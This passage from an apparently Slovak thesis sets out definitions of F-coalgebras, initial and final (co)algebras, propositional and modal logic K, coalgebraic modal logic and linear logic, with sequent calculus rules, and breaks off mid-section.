Definícia 4.2. Majme danú kategóriu **C** a polynomiálny endofunktor F na kategórii **C**. Potom koalgebra polynomiálneho endofunktora [22], alebo F-*Koalgebra*, je usporiadaná dvojica

$$(X, \omega)$$

kde

- X je objekt kategórie $\mathbf{C}$,
- ω je morfizmus kategórie $\mathbf{C}$ taký, že $\omega : X \to FX$.

Objekt $X \in \mathbf{C}$ je stavový priestor koalgebry a morfizmus $\omega \in \mathbf{C}$ je štrukturálna funkcia koalgebry.


Kategória F-koalgebier $\mathbf{Coalg}(\mathbf{F})$ je podľa [26] kategória, ktorej

- objekty sú F-koalgebry,
- morfizmy sú homomorfizmy F-koalgebry,
- koncový objekt je finálna koalgebra.

□

4.1 Homomorfizmus (ko)algebier

Definícia 4.3. Majme danú kategóriu $\mathbf{C}$ a polynomiálny endofunktor F na kategórii $\mathbf{C}$. Nech (X, ζ) a (X, ξ) sú F-algebry, potom homomorfizmus F-algebry z (X, ζ) do (X, ξ) je morfizmus $f : X \to Y$ [17], pričom platí, že diagram na obrázku (4 – 1)




Obrázok 4 – 1 Homomorfizmus algebry

komutuje. □

Definícia 4.4. Majme danú kategóriu $\mathbf{C}$ a polynomiálny endofunktor F na kategórii $\mathbf{C}$. Nech (X, ω) a (X, χ) sú F-koalgebry, potom homomorfizmus F-koalgebry z (X, ω) do (X, χ) je morfizmus $f : X \to Y$ [26], pričom platí, že diagram na obrázku (4 – 2) komutuje.

□




Obrázok 4 – 2 Homomorfizmus koalgebry

4.2 Iniciálne algebry a finálne koalgebry

Definícia 4.5. Majme danú kategóriu **C** a endofunktor F na kategórii **C**. Nech (X, ζ) a (X, ξ) sú F-algebry. F-Algebra (X, ζ) sa nazýva inciálnou F-algebrou [17], ak pre každú dvojicu F-algebier $(X, \zeta), (X, \xi)$ existuje jediný homomorfizmus F-algebier z (X, ζ) do (X, ξ):

$$f : X \dashrightarrow Y \tag{4.1}$$

pričom platí, že diagram na obrázku (4 – 3):



Obrázok 4 – 3 Iniciálna algebra

komutuje. Z obrázka (4 – 3) je jasné, že platí $Ff \circ \xi = \zeta \circ f$. Iniciálna F-algebra je podľa [30], počiatočným objektom kategórie F-algebier $\mathbf{Alg}(\mathbf{F})$.

Ak existujú iniciálne F-algebry, potom musia spĺňať nasledujúce vlastnosti:

- platí izomorfizmus $FX \cong X$,
- pre morfizmus $\zeta : FX \to X$ iniciálnej F-algebry existuje inverzná funkcia $\zeta^{-1} : X \to FX$.


Bolo dokázané v [20], že iniciálna F-algebra je najmenším fixným bodom funkcionálu.

□

Definícia 4.6. Majme danú kategóriu **C** a endofunktor F na kategórii **C**. Nech (X, ω) a (X, χ) sú F-koalgebry. F-koalgebra (X, χ) sa nazýva finálnou F-koalgebrou [16], ak pre každú dvojicu F-koalgebier $(X, \omega), (X, \chi)$ existuje jedinečný homomorfizmus F-koalgebier z (X, ω) do (X, χ):

$$f : X \dashrightarrow Y \tag{4.2}$$

pričom platí, že diagram na obrázku (4 – 4):



Obrázok 4 – 4 Finálna koalgebra

komutuje. Z obrázka (4 – 4) je jasné, že platí $f \circ \chi = \omega \circ Ff$.

Finálna F-koalgebra je podľa [40] koncovým objektom kategórie F-koalgebier **Coalg**(**F**).

Ak existujú finálne F-koalgebry, potom musia spĺňať nasledujúce vlastnosti:

- platí izomorfizmus $Y \cong FY$,
- pre morfizmus $\chi : Y \to FY$ finálnej F-koalgebry existuje inverzná funkcia $\chi^{-1} : FY \to Y$.

„Na základe čoho je možné konštatovať, že finálne F-koalgebry sú zovšeobecnením pojmu najväčší fixný bod funkcionálu.“[26]

□

5 Výroková logika

Z hľadiska každého logického systému sú dôležité tri rovnocenné aspekty:

- jazyk logického systému, ktorý sa skladá zo symbolov a syntaxe jazyka,
- sémantika logického systému,
- dôkazový systém.

Výroková logika sa zaoberá výrokmi [42], ich logickými vzťahmi a vlastnosťami. Tradičná výroková logika založená na princípoch sémantickej tradície Tarského [35] (niekedy tiež nazývaná aj ako matematická logika) je najdôkladnejšie preskúmaný obor logiky. Výroková logika popisuje logické operátory a spojky, ktoré sa využívajú k vytvoreniu zložitejších výrokov, ktorých pravdivostná hodnota závisí výhradne na pravdivostných hodnotách jednoduchších (atomických) výrokov. Predpokladá sa, že každý výrok je buď pravdivý alebo nepravdivý, nikdy oboje.

5.1 Jazyk výrokovej logiky

Jazyk výrokovej logiky (VL) je podľa [31] definovaný symbolmi a syntaxou výrokovej logiky.

Definícia 5.1. Symboly jazyka výrokovej logiky sú:

- **atomické výroky**: $p, q, t, \ldots,$
- **konštanty**: $\top, \bot$, nazývané *verum, absurdum*,
- **základné logické spojky** sú: unárna logická spojka: *negácia* $\neg$ a binárne logické spojky: *konjunkcia* $\wedge$, *disjunkcia* $\vee$, *pleonazmická implikácia* $\Rightarrow$,
- **formuly výrokovej logiky**: $\varphi, \psi, \vartheta, \ldots,$
- **pomocné symboly**: zátvorky (,).

□

Definícia 5.2. Syntax výrokovej logiky je definovaná produkčným pravidlom v Backus-Naurovej forme:

$$\varphi ::= p \mid \top \mid \bot \mid \neg\varphi \mid \varphi \wedge \psi \mid \varphi \vee \psi \mid \varphi \Rightarrow \psi \tag{5.1}$$

pomocou ktorého je možné skonštruovať všetky formuly výrokovej logiky. Podľa [31] sa množina, ktorá obsahuje všetky výrokové formuly, označuje *Prop*.

□

5.2 Sémantika výrokovej logiky

Sémantika výrokovej logiky vychádza z Tarského sémantickej tradície, ktorá sa zaoberá **významom** formúl [14], t.j. každá formula je buď pravdivá alebo nepravdivá.

Definícia 5.3. Pravdivostné ohodnotenie výrokových formúl je funkcia v [7], ktorá každému výroku, ktorý je možné skonštruovať pomocou produkčného pravidla (5.1), jednoznačne priradí jeho význam, t.j. jeho **pravdivostné ohodnotenie** z množiny $\{\mathbf{true}, \mathbf{false}\}$, kde

- **true** reprezentuje pravdu,
- **false** reprezentuje nepravdu.

Funkcia v je pravdivostné ohodnotenie:

$$v : Prop \to \{\mathbf{true}, \mathbf{false}\} \tag{5.2}$$

- $v(\varphi) = \mathbf{true}$ je možné prečítať ako: formula φ je pravdivá pri pravdivostnom ohodnotení v,
- $v(\varphi) = \mathbf{false}$ je možné prečítať ako: formula φ je nepravdivá pri pravdivostnom ohodnotení v.

Pravdivostné ohodnotenie v, podľa [31] spĺňa nasledujúce rovnosti:

- $v(\top) = \mathbf{true}$,
- $v(\bot) = \mathbf{false}$,
- $v(\neg\varphi) = \mathbf{true}$ **iff** $v(\varphi) = \mathbf{false}$,
- $v(\varphi \wedge \psi) = \begin{cases} \mathbf{true}, & \textbf{iff } v(\varphi) = \mathbf{true}\ a\ v(\psi) = \mathbf{true}, \\ \mathbf{false} & inak, \end{cases}$
- $v(\varphi \vee \psi) = \begin{cases} \mathbf{false}, & \textbf{iff } v(\varphi) = \mathbf{false}\ a\ v(\psi) = \mathbf{false}, \\ \mathbf{true} & inak, \end{cases}$
- $v(\varphi \Rightarrow \psi) = \begin{cases} \mathbf{false}, & \textbf{iff } v(\varphi) = \mathbf{true}\ a\ v(\psi) = \mathbf{false}, \\ \mathbf{true} & inak. \end{cases}$

□

5.3 Dôkazový systém výrokovej logiky

Posledným aspektom, ktorý je pri popise logického systému potrebné uviesť, je dôkazový systém [31]. V tejto práci bude využívaný ako dôkazový systém **Gentzenov sekventový kalkul**, ktorý nedokazuje konkrétne formuly, ale **sekventy** [31].

Výrokový obojstranný sekvent na takúto formu:

$$\underbrace{\Gamma}_{\varphi_1,\ldots,\varphi_n} \vdash \underbrace{\Delta}_{\psi_1,\ldots,\psi_m} \tag{5.3}$$

kde Γ, Δ sú konečné množiny formúl [42], symbol $\vdash$ nieje logickou spojkou, ale formálny symbol oddeľujúci pravú a ľavú stranu sekventu. Zápis

$$\Gamma \vdash \Delta \tag{5.4}$$

znamená

$$\varphi_1 \wedge \cdots \wedge \varphi_n \vdash \psi_1 \vee \cdots \vee \psi_m \tag{5.5}$$

a je možné ho prečítať ako: „ak platia všetky formuly z ľavej strany sekventu, potom platí aspoň jedna formula z pravej strany sekventu“.

Dôkaz v sekventovom kalkule je odvodzovací strom [31], kde v koreni stromu je dokazovaný sekvent, všetky vrcholy stromu vzniknú aplikovaním príslušného dedukčného pravidla a v listoch stromu sú axiómy. Ak sú dodržané všetky uvedené podmienky, potom je možné považovať dôkaz za skonštruovaný, čo znamená, že sekvent v jeho koreni je dokázaný.

Dedukčné pravidlá môžu nadobúdať nasledujúce tvary:

$$\frac{}{Záver}(1) \quad \frac{Predpoklad}{Záver}(2) \quad \frac{Predpoklad_1 \quad Predpoklad_2}{Záver}(3), \tag{5.6}$$

pričom pravidlo bez predpokladov sa nazýva *axióma*. Sekventový kalkul pre výrokovú logiku obsahuje iba jednu axiómu, a to axiómu identity.

Dedukčné pravidlá pre sekventový kalkul výrokovej logiky je možné rozdeliť na tri skupiny:

1.) Pravidlá *identity* a *rezu*:

$$\frac{}{\Gamma, \varphi \vdash \Delta, \varphi}(id) \qquad \frac{\Gamma \vdash \Lambda, \varphi \quad \varphi, \Delta \vdash \Sigma}{\Gamma, \Delta \vdash \Lambda, \Sigma}(cut)$$

2.) Štrukturálne pravidlá:

Pravidlá výmeny určitým spôsobom vyjadrujú komutatívnoť logiky tým, že umožnujú permutáciu formúl na oboch stranách sekventu.

$$\frac{\Gamma, \varphi, \psi \vdash \Delta}{\Gamma, \psi, \varphi \vdash \Delta}(ex_l) \qquad \frac{\Gamma \vdash \varphi, \psi, \Delta}{\Gamma \vdash \psi, \varphi, \Delta}(ex_r)$$

Pravidlá oslabenia ako ich názov napovedá, umožňujú oslabiť sekvent.

$$\frac{\Gamma \vdash \Delta}{\Gamma, \varphi \vdash \Delta}(w_l) \qquad \frac{\Gamma \vdash \Delta}{\Gamma \vdash \varphi, \Delta}(w_r)$$

Pravidlá kontrakcie vyjadrujú idempotentnosť konjunkcie a disjunkcie.

$$\frac{\Gamma, \varphi, \varphi \vdash \Delta}{\Gamma, \varphi \vdash \Delta}(c_l) \qquad \frac{\Gamma \vdash \varphi, \varphi, \Delta}{\Gamma \vdash \varphi, \Delta}(c_r)$$

3.) Logické pravidlá:

Pravidlá pre konjunkciu sú dve na ľavej strane sekventu, ktoré majú jeden predpoklad, a jedno na pravej strane sekventu, ktoré má dva predpoklady a rozvetvuje dôkazový strom:

$$\frac{\Gamma, \varphi \vdash \Delta}{\Gamma, \varphi \wedge \psi \vdash \Delta}(\wedge_{l_1}) \qquad \frac{\Gamma \vdash \Delta, \varphi \quad \Gamma \vdash \Delta, \psi}{\Gamma \vdash \Delta, \varphi \wedge \psi}(\wedge_r)$$

$$\frac{\Gamma, \psi \vdash \Delta}{\Gamma, \varphi \wedge \psi \vdash \Delta}(\wedge_{l_2})$$

Pravidlá pre disjunkciu sú dve na pravej strane sekventu, ktoré majú jeden predpoklad, jedno na ľavej strane sekventu, ktoré má dva predpoklady a rozvetvuje dôkazový strom:

$$\frac{\Gamma, \varphi \vdash \Delta \quad \Gamma, \psi \vdash \Delta}{\Gamma, \varphi \vee \psi \vdash \Delta}(\vee_l) \qquad \frac{\Gamma \vdash \Delta, \varphi}{\Gamma \vdash \Delta, \varphi \vee \psi}(\vee_{r_1})$$

$$\frac{\Gamma \vdash \Delta, \psi}{\Gamma \vdash \Delta, \varphi \vee \psi}(\vee_{r_2})$$

Pravidlá pre negáciu umožňujú prechod formuly z pravej strany sekventu na stranu ľavú a naopak:

$$\frac{\Gamma \vdash \Delta, \varphi}{\Gamma, \neg\varphi \vdash \Delta}(\neg_l) \qquad \frac{\Gamma, \varphi \vdash \Delta}{\Gamma \vdash \Delta, \neg\varphi}(\neg_r)$$

Pravidlá pre implikáciu sú dve, pravidlo pre ľavú stranu sekventu má dva predpoklady a pravidlo pre pravú stranu sekventu má jeden predpoklad:

$$\frac{\Gamma \vdash \Delta, \varphi \quad \Delta, \psi \vdash \Sigma}{\Gamma, \Delta, \varphi \Rightarrow \psi \vdash \Delta, \Sigma}(\Rightarrow_l) \qquad \frac{\Gamma, \varphi \vdash \Delta, \psi}{\Gamma \vdash \Delta, \varphi \Rightarrow \psi}(\Rightarrow_r)$$

6 Modálne logiky

Existuje viacero druhov modálnych logík, ktoré dokážu narábať s časom (temporálna logika [31]), príkazmi, zákazmi či povoleniami (deontická logika [31]), objektívnym poznaním a racionálnym presvedčením (epistemická logika [31]), avšak pre vypracovanie mojej diplomovej práce bude stačiť základná modálna logika K, pomocou ktorej je možné narábať s výrokmi výrokovej logiky, rozšírená o výroky typu „je nutné“ a „je možné“ a Mossova koalgebraická modálna logika, ktorá zovšeobecňuje základnú modálnu logiku K a koalgebry.

O modálnej logike prvý krát uvažoval už Aristoteles, neskôr sa stala predmetom diskusií v stredoveku, no medzi samostatné druhy logík sa zaradila až počiatkom dvadsiateho storočia [10]. Dnes sa modálne logiky využívajú v širokom poli oblastí, ako napríklad informatika, lingvistika či filozofia.

6.1 Základná modálna logika K

Pomocou základnej modálnej logiky K je možné narábať s tvrdeniami, ktoré môžu byť pravdivé, nepravdivé, nutné, možné, nemožné.

6.1.1 Jazyk základnej modálnej logiky K

Jazyk základnej modálnej logiky K je rozšírením jazyka výrokovej logiky.

Definícia 6.1. Symboly jazyka základnej modálnej logiky K sú:

- symboly jazyka výrokovej logiky,
- logická spojka $\Box\varphi$,
- logická spojka $\Diamond\varphi$.

Logické spojky $\Box\varphi$ a $\Diamond\varphi$ sa nazývajú **modality** [4], kde logická spojka $\Box\varphi$ vyjadruje nutnosť (číta sa: „je nutné, aby φ“) a logická spojka $\Diamond\varphi$ vyjadruje možnosť

(číta sa: „je možné, aby φ“) [31]. Pritom platia nasledujúce (modálne) De Morganove ekvivalencie:

$$\Diamond\varphi \equiv \neg\Box\neg\varphi \tag{6.1}$$

$$\Box\varphi \equiv \neg\Diamond\neg\varphi \tag{6.2}$$

□

Definícia 6.2. Syntax jazyka základnej modálnej logiky K je definovaná produkčným pravidlom v Backus-Naurovej forme:

$$\varphi ::= p \mid \top \mid\bot\mid \neg\varphi \mid \varphi \wedge \psi \mid \varphi \vee \psi \mid \varphi \Rightarrow \psi \mid \Box\varphi \mid \Diamond\varphi \tag{6.3}$$

pomocou ktorého je možné skonštruovať všetky formuly základnej modálnej logiky K. Množina všetkých formúl základnej modálnej logiky K sa označuje $MLform$.

□

6.1.2 Sémantika základnej modálnej logiky *K*

V tejto práci budem využívať interpretáciu sémantiky, ktorú predstavil Saul Kripke. Bola definovaná v päťdesiatych rokoch ako formálna sémantika pre neklasické logické systémy [18], vytvorená práve pre modálne logiky, neskôr našla uplatnenie aj v ďalších logických systémoch.

Kripkeho sémantika, niekedy nazývaná aj sémantika možných svetov[5], je definovaná pomocou Kripkeho modelu nasledovne:

Definícia 6.3. Kripkeho model je usporiadaná trojica:

$$\mathbf{M} = (W, R, V) \tag{6.4}$$

kde:

- W je neprázdna konečná množina možných svetov: $W = \{x_1, x_2, \ldots, n\}$, kde $n \in \mathbb{N}$,
- R je binárna relácia dosiahnuteľnosti medzi svetmi: $R \subseteq W \times W$,

- V je pravdivostná relácia: $V \subseteq W \times MLform \rightarrow \{\mathbf{true}, \mathbf{false}\}$, kde $V(x_1, p)$ priradí atomickému výroku p vo svete x_1, pravdivostnú hodnotu z množiny $\{\mathbf{true}, \mathbf{false}\}$.

□

Často sa využíva aj rozšírený model $(\mathbf{M}, x)$ o aktuálny svet $x \in W$ [5]. Pomocou rozšíreného Kripkeho modelu je možné definovať sémantiku základnej modálnej logiky K induktívne, podľa jej syntaxe (6.3).

Definícia 6.4. Sémantika základnej modálnej logiky K vyjadrená pomocou rozšíreného Kripkeho modelu. Zápis $\mathbf{M}, x \vDash \varphi$ sa číta ako „modálna formula φ je pravdivá vo svete x, v modeli $\mathbf{M} = (W, R, V)$“.

$$
\begin{array}{lll}
\mathbf{M}, x \vDash p & \textbf{iff} & V(x, p) = \mathbf{true} \\
\mathbf{M}, x \vDash \top & \textbf{iff} & V(x, \top) = \mathbf{true} \\
\mathbf{M}, x \vDash \bot & \textbf{iff} & V(x, \bot) = \mathbf{false} \\
\mathbf{M}, x \vDash \neg\varphi & \textbf{iff} & \mathbf{M}, x \nvDash \varphi \\
\mathbf{M}, x \vDash \varphi \wedge \psi & \textbf{iff} & \mathbf{M}, x \vDash \varphi \quad a \quad \mathbf{M}, x \vDash \psi \\
\mathbf{M}, x \vDash \varphi \vee \psi & \textbf{iff} & \mathbf{M}, x \vDash \varphi \quad alebo \quad \mathbf{M}, x \vDash \psi \\
\mathbf{M}, x \vDash \varphi \Rightarrow \psi & \textbf{iff} & (\forall x_n) x R x_n \quad ak \quad \mathbf{M}, y \vDash \varphi \quad potom \quad \mathbf{M}, y \vDash \psi \\
\mathbf{M}, x \vDash \Box\varphi & \textbf{iff} & (\forall x_n) x R x_n : \mathbf{M}, x_n \vDash \varphi \\
\mathbf{M}, x \vDash \Diamond\varphi & \textbf{iff} & (\exists x_n) x R x_n : \mathbf{M}, x_n \vDash \varphi
\end{array}
\tag{6.5}
$$

□

Pre upresnenie je vhodné doplniť [10], že formula $\Diamond\varphi$ vyjadrujúca možnosť je pravdivá vo svete x, v modeli $\mathbf{M}$ iba vtedy, ak formula φ je pravdivá v hociktorom z dosiahnuteľných svetov a formula $\varphi \Rightarrow \psi$ vyjadrujúca striktnú implikáciu je pravdivá vo svete x, v modeli $\mathbf{M}$ iba v prípade, ak (vyplývajúca) formula ψ je pravdivá v každom z dosiahnuteľných svetov, v ktorých je (podmienená) formula φ pravdivá.

6.1.3 Dôkazový systém základnej modálnej logiky *K*

Sekventový kalkul pre modálne logiky bol predstavený v roku 1998 japonským logikom Onom v [32]. Sekventový kalkul pre základnú modálnu logiku K je rozšírením sekventového kalkulu výrokovej logiky (5.3) o nasledujúce dedukčné pravidlá:

$$\frac{\Gamma \vdash \varphi}{\Box\Gamma \vdash \Box\varphi}(\Box\varphi)$$

kde kontext $\Box\Gamma$ vyjadruje množinu formúl $\Box\varphi_1, \ldots, \Box\varphi_n$ ak $\Gamma = \varphi_1, \ldots, \varphi_n$. Taktiež platí, že ak je Γ prázdna množina formúl, potom aj $\Box\Gamma$ je prázdna množina formúl. Pravidlo (6.1.3) je špeciálnym prípadom, keď Γ je prázdna množina formúl.

Okrem pravidla (6.1.3) je potrebné zaviesť ďalšie tri pravidlá:

$$\frac{\Box\Gamma \vdash \Delta, \varphi}{\Box\Gamma \vdash \Delta, \Box\varphi}(\Box\varphi_{r_1}) \qquad \frac{\Box\Gamma \vdash \Box\Delta, \varphi}{\Box\Gamma \vdash \Box\Delta, \Box\varphi}(\Box\varphi_{r_2})$$

$$\frac{\Gamma, \varphi \vdash \Delta}{\Gamma, \Box\varphi \vdash \Delta}(\Box\varphi_l)$$

Všetky tieto pravidlá vychádzajú z predpokladu, že ak φ je formula, potom aj $\Box\varphi$ je formula.

Poznámka: Keďže platia De Morganove ekvivalencie (6.1), podľa [32] nieje potrebné zavádzať pravidlá pre modálnu logickú spojku „je možné“ ($\Diamond$).

6.2 Koalgebraická modálna logika

Prvá definícia koalgebraickej modálnej logiky pochádza od Lawrenca S. Mossa v [29]. Pre jej definovanie je potrebná kategória tried **SET** a polynomiálny endofunktor:

$$F : \mathbf{SET} \to \mathbf{SET} \tag{6.6}$$

Poznámka 6.5. V tejto kapitole sa nebude narábať iba s formulami a množinami formúl [6], ale aj s prvkami množín $F_\omega L_\omega$, preto je vhodné použiť konvenciu z tabuľky (6 – 1). Kvôli sprehľadneniu zápisu, bude namiesto označenia polynomialného endofunktora F používané označenie F_ω. □

Definícia 6.6. Syntax koalgebraickej modálnej logiky.

Dôvodom definovania koalgebraickej modálnej logiky [18] je nájsť modálny jazyk L_ω pre každú koalgebru (X, ξ) a určiť jej reláciu splniteľnosti $\vDash_{F\omega} \subset X \times L_\omega$, pričom platí:

- ak $\Phi \subset L_\omega$, potom $\wedge\Phi \in L_\omega$,
- ak $\Phi \subset L_\omega$, potom $\neg\varphi \in L_\omega$,
- ak $\varphi \in F_\omega L_\omega$, potom $\varphi \in L_\omega$.

Z toho vyplýva, že $\wedge\{\} \in L_\omega$, klauzula $\wedge\{\}$ označuje *true* a L_ω je vlastná trieda [19]. Posledná klauzula využíva fakt, že F_ω je funktor na **SET**.

Množina	Prvky
L_ω	$\varphi, \psi, \ldots$
$F_\omega L_\omega$	$\Phi, \Psi, \ldots$

Tabuľka 6 – 1 Konvencie v koalgebraickej modálnej logike

Modálny jazyk L_ω koalgebraických modálnych formúl je možné vyjadriť nasledujúcim produkčným pravidlom:

$$\varphi ::= \neg\varphi \mid \bigwedge\Phi \mid \nabla\Phi, \tag{6.7}$$

kde $\varphi \in L_\omega$ a $\Phi \in F_\omega L_\omega$.

□

Z definície (6.6), je jasné, že formuly koalgebraickej modálnej logiky sú usporiadané dvojice alebo ich infinitné konjunkcie. Pritom „zmyslom modality $\nabla\Phi$ je skrátený zápis“[26]

$$\nabla\Phi := \Box\bigvee\Phi \wedge \bigwedge\Diamond\Phi, \tag{6.8}$$

kde $\bigwedge, \bigvee$ sú infinitné tvary konjunkcie a disjunkcie. Platia nasledovné ekvivalencie:

$$\begin{aligned} \Diamond\varphi &\equiv \nabla\{\varphi, \top\} \\ \Box\varphi &\equiv \nabla\Phi \vee \nabla\{\varphi\} \end{aligned} \tag{6.9}$$

Príklad 6.7. Nech $F_\omega X = A \times X$ a $a_i \in A$, $i \in \mathbb{N}$.
Potom formuly $(true), (a_0, true), (a_0(a_1, true), \ldots, \bigwedge\{(a_0, a_1, \ldots, a_n, true) \mid n \in \mathbb{N}\}$ sú formuly koalgebraickej modálnej logiky.

□

Definícia 6.8. Sémantika koalgebraickej modálnej logiky.
Majme danú koalgebru (X, ξ), nech $x \in X$. Potom sémantika koalgebraickej modálnej logiky je vyjadrená pomocou relácie [19] $\vDash_{F\omega} \subset X \times L_\omega$ nasledovne:

$$\begin{array}{lll} x \vDash_{F\omega} \varphi, \forall \varphi \in \Phi, \Phi \subset L_\omega & potom & x \vDash_{F\omega} \wedge\varphi \\ x \nvDash_{F\omega} \varphi & potom & x \vDash_{F\omega} \neg\varphi \\ \exists w \in F_\omega(\vDash_{F\omega})\ také,\ F_\omega\pi_1(w) = f(x), \quad F_\omega\pi_2(w) = \varphi & potom & x \vDash_{F\omega} \varphi \end{array} \tag{6.10}$$

kde π_1, π_2 sú projekcie súčinu $X \times L_\omega$.

□

7 Lineárna logika

Predstavenie lineárnej logiky v roku 1987 francúzskym logikom J.-Y. Girardom vyvolalo široký rozruch odbornej verejnosti. Podľa Girarda [12] by lineárna logika nemala byť považovaná za náhradu klasických logík, ale ako ich zovšeobecnenie a rozšírenie.

Tento logický systém, na rozdiel od ostatných klasických či neklasických logík, má omnoho rozsiahlejšiu vyjadrovaciu silu, ktorú získal zavedením nových logických spojok. Hlavným rozdielom oproti iným logikám je zdrojovo-orientované narábanie s formulami, čo umožňuje vyjadriť reálne procesy ako kauzalita, pleonazmus, polemika, paralelizmus a mnoho ďalších. Vďaka týmto vlastnostiam sa lineárna logika stala vhodným logickým systémom aj pre využitie v informatike, ako je napr. popis sémantiky programovacích jazykov alebo popis vykonávania výpočtu programov.

7.1 Jazyk lineárnej logiky

Jazyk lineárnej logiky je definovaný symbolmi a syntaxou lineárnej logiky.

Definícia 7.1. Symboly jazyka lineárnej logiky sú:

- **elementárne formuly**: a_n, kde $n = \{1, 2, ...\}$,
- **konštanty**: $\mathbf{1}, \bot, \top, \mathbf{0}$, nazývané *neutrálne elementy*,
- **logické spojky**:
  - unárne logické spojky: $()^{\bot}$ (negácia), $!$, $?$ (exponenciály),
  - binárne logické spojky: $\otimes$, $\parr$ (multiplikatívna konjunkcia a disjunkcia), $\&$, $\oplus$, (aditívna konjunkcia a disjunkcia), $\multimap$ (lineárna implikácia),
- **formuly lineárnej logiky**: $\varphi, \psi, \vartheta, \ldots,$
- **pomocné symboly**: zátvorky (,).

□

Definícia 7.2. Syntax lineárnej logiky je podľa [13] definovaná produkčným pravidlom v Backus-Naurovej forme:

$$\varphi ::= a_n \mid \mathbf{1} \mid \bot \mid \top \mid \mathbf{0} \mid \varphi \otimes \psi \mid \varphi \,\&\, \psi \mid \varphi \oplus \psi \mid \varphi \parr \psi \mid \varphi \multimap \psi \mid \varphi^{\bot} \mid !\varphi \mid ?\varphi \quad (7.1)$$

pomocou ktorého je možné skonštruovať všetky formuly lineárnej logiky. Množinu, ktorá obsahuje všetky lineárne formuly je možné označiť $LLForm$. Podľa [26] každá formula v lineárnej logike opisuje proces akcie a reakcie.

□

Kauzálna **lineárna implikácia** $\varphi \multimap \psi$, vyjadruje fakt, že akcia φ je príčinou (re)akcie ψ a po vykonaní tejto implikácie sa stáva zdroj φ spotrebovaným, t.j. $\varphi^{\bot}$ [34]. Pomocou exponenciálnych logických spojok $!, ?$ je možné vyjadriť pleonazmus alebo polemiku, pričom spojka ! nazývaná „samozrejme“ vyjadruje nevyčerpateľnosť zdroja a spojka ? s názvom „prečo nie“ vyjadruje možnosť potenciálnej nevyčerpateľnosti zdroja. Pleonazmickú implikáciu sémantickej tradície Tarského, je možné vyjadriť nasledovne:

$$\varphi \Rightarrow \psi \quad \equiv \quad !\varphi \multimap \psi \quad (7.2)$$

Multiplikatívna konjunkcia $\varphi \otimes \psi$ má neutrálny prvok $\mathbf{1}$. Vyjadruje paralelizmus [26], čiže vykonanie obidvoch akcií naraz.

Multiplikatívna disjunkcia $\varphi \parr \psi$ má neutrálny prvok $\bot$ a je duálnou operáciou k $\otimes$. Vyjadruje závislosť medzi dvoma akciami [34]. Lineárna formula $\varphi \parr \psi$ znamená že ak sa nevykoná akcia φ, potom bude vykonaná akcia ψ a vice versa.

Aditívna konjunkcia $\varphi \,\&\, \psi$ má neutrálny prvok $\top$. Vyjadruje, že na základe vonkajších podmienok bude vykonaná iba jedna z dostupných akcií, pričom je možné rozhodnúť ktorá [26]. Tu je možné pozorovať analógiu s programovacou konštrukciou **if** ... **then** φ... **else** ψ ... [13], o ktorej je známe, že obe alternatívy φ, ψ sú dostupné, no iba jedna bude vykonaná.

Aditívna disjunkcia $\varphi \oplus \psi$ má neutrálny prvok $\mathbf{0}$ a je duálnou operáciou k &. Vyjadruje, že iba jedna z akcií φ, ψ bude vykonaná [26], no už nieje možné rozhodnúť ktorá to bude.

Lineárna negácia je podľa Girarda [13], najdôležitejšou spojkou lineárnej logiky. Je involutívna ($\varphi^{\perp\perp} \equiv \varphi$) a vyjadruje dualitu, ktorá je zobrazená v tabuľke (7.1) :

akcia φ	reakcia $\varphi^{\perp}$
dostupný zdroj	spotrebovaný zdroj
vstup	výstup

Tabuľka 7 – 1 Dualita lineárnej negácie

V lineárnej logike taktiež platia **De Morganove zákony**. Zopár základných ekvivalencií:

$$\begin{aligned}
\mathbf{1}^{\perp} &\equiv \perp \\
\perp^{\perp} &\equiv \mathbf{1} \\
\top^{\perp} &\equiv \mathbf{0} \\
\mathbf{0}^{\perp} &\equiv \top \\
(\varphi \otimes \psi)^{\perp} &\equiv \varphi^{\perp} \parr \psi^{\perp} \\
(\varphi \parr \psi)^{\perp} &\equiv \varphi^{\perp} \otimes \psi^{\perp} \\
(\varphi \oplus \psi)^{\perp} &\equiv \varphi^{\perp} \,\&\, \psi^{\perp} \\
(\varphi \,\&\, \psi)^{\perp} &\equiv \varphi^{\perp} \oplus \psi^{\perp} \\
(!\varphi)^{\perp} &\equiv ?\varphi^{\perp} \\
(?\varphi)^{\perp} &\equiv !\varphi^{\perp} \\
\varphi \multimap \psi &\equiv \varphi^{\perp} \parr \psi
\end{aligned} \tag{7.3}$$

7.2 Sémantika lineárnej logiky

Vo všeobecnosti existujú dva druhy prístupov k sémantike lineárnej logiky. Prvý prístup vychádza zo sémantickej tradície Tarského, ktorá sa zaoberá **významom** formúl. Tento prístup môže byť použitý na dokázanie konzistentnosti a úplnosti (niektorých) fragmentov lineárnej logiky. Girard predstavil v roku 1987 spolu s line-

árnou logikou fázovú sémantiku založenú na Tarského tradícii v [15]. Je vhodná pre využitie pri práci s aditívnym fragmentom lineárnej logiky [28], z hľadiska sémantiky niekedy nazývaný aj ako *extenzionálny*, zobrazený nasledujúcim produkčným pravidlom:

$$\varphi ::= a_n \mid \top \mid \mathbf{0} \mid \varphi \,\&\, \psi \mid \varphi \oplus \psi \mid \varphi \multimap \psi \mid \varphi^{\perp} \mid !\varphi \mid ?\varphi \tag{7.4}$$

Druhý prístup k sémantike vychádza zo sémantickej tradície Heytinga, ktorá skúma **zmysel** formúl a zaoberá sa ich dôkazmi. Jednu z interpretácii sémantiky pre lineárnu logiku, vychádzajúcu tejto sémantickej tradície taktiež predstavil Girard v [15] a nazval ju koherentnou sémantikou. Táto interpretácia sémantiky je podľa [28] využiteľná pri multiplikatívnom fragmente lineárnej logiky, ktorý je z hľadiska sémantiky niekedy nazývaný aj *intenzionálny* a je zobrazený nasledujúcim produkčným pravidlom:

$$\varphi ::= a_n \mid \mathbf{1} \mid \perp \mid \varphi \otimes \psi \mid \varphi \parr \psi \mid \varphi \multimap \psi \mid \varphi^{\perp} \mid !\varphi \mid ?\varphi \tag{7.5}$$

Pre viac informácií ohľadom sémantiky lineárnej logiky je čitateľ odkázaný na originálny článok [13], v ktorom sú podrobne rozobraté obidve Girardove interpretácie sémantik, vychádzajúce z vyššie spomenutých sémantických tradícií.

7.3 Dôkazový systém lineárnej logiky

Obojstranný Gentzenov sekventový kalkul pre lineárnu logiku má nasledujúci tvar:

$$\underbrace{\Gamma}_{\varphi_1,\ldots,\varphi_n} \vdash \underbrace{\Delta}_{\psi_1,\ldots,\psi_m} \tag{7.6}$$

kde Γ, Δ sú konečné množiny formúl. Význam zápisu $\Gamma \vdash \Delta$ je:

